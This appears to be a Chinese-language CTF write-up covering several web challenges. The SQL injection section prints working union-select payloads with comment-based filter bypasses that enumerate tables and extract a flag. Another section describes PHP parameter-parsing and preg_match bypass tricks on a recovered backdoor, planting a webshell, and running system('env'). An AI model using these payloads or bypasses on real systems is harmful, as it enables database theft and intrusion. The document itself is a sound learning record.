


手速慢的人会选择写脚本！代码如下：

```
#!/usr/bin/python3

#encoding:utf-8

import requests

s=requests.Session()

url="http://eci-2ze8z01szogk0yudg063.cloudeci1.ichunqiu.com/start"

r=s.get(url)
```

```
res=r.content

a=res.find(b'<p id=\"text\">')

b=res.find(b'</p>',a)

answer = res[a+13:b]

url2="http://eci-2ze8z01szogk0yudg063.cloudeci1.ichunqiu.com/submit"


r=s.post(url2,data={'user_input': answer})

print(r.content)
```

thanks_pidan_plus




SQL注入。注入过程如下：

```
"

You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near '""" LIMIT 0,1' at line 1


-1"/**/union/**/select/**/version(),database()"1

Name: "10.4.13-MariaDB"
```

```
Position: "ctf"


-1"/**/union/**/select/**/1,group_concat(TABLE_NAME)/**/FROM/**/information_schem
a.tables/**/WHERE/**/TABLE_SCHEMA=database()/**/&&"1


Name: "1"
Position: "Fl4g"

-1"/**/union/**/select/**/1,group_concat(column_name)/**/FROM/**/information_sche
ma.columns/**/WHERE/**/table_name='Fl4g'&&"1

Name: "1"
Position: "id,des,value"


-1"/**/union/**/select/**/1,group_concat(id,des,value)/**/FROM/**/Fl4g/**/WHERE/*
*/1/**/&&"1

Name: "1"
Position: "5555YOu are the master Of bypass1ngflag{23d24149-6b10-4cbe-8d91-
0c6322617e40}"
```

pangbai2



用githack把git文本下下来，用git log 和 git diff 发现好像找不到什么东西。

然后用 git stash 从而获得了backdoor的php

进行代码审计。

如何越过第二个呢?

首先是 其实php对点号的解析。只要加上一个 `[` 这个就会被解析成 `_` 后面的因为此处error但是忽略错误于是后面的就正常读入了。还有大小写，用 `%4E` 替代 `N` 即可。

对于pregmatch怎么越过呢 其实在文末加上 `\n` 会忽略的!


于是得到图中的get传参。

不过搜索了一遍没有发现文件（甚至种了个马）

最后浏览器搜了一遍发现 有可能在环境变量，于是 `system('env')` 解决。（骂骂咧咧）

复读机

模板注入。



但是丢了这部分的怎么写的了= =真服了。

简而言之的就是绕过绕过绕过。

End

蛮有趣的呢！忙完Pre和英语作文再开始Week3的旅途吧。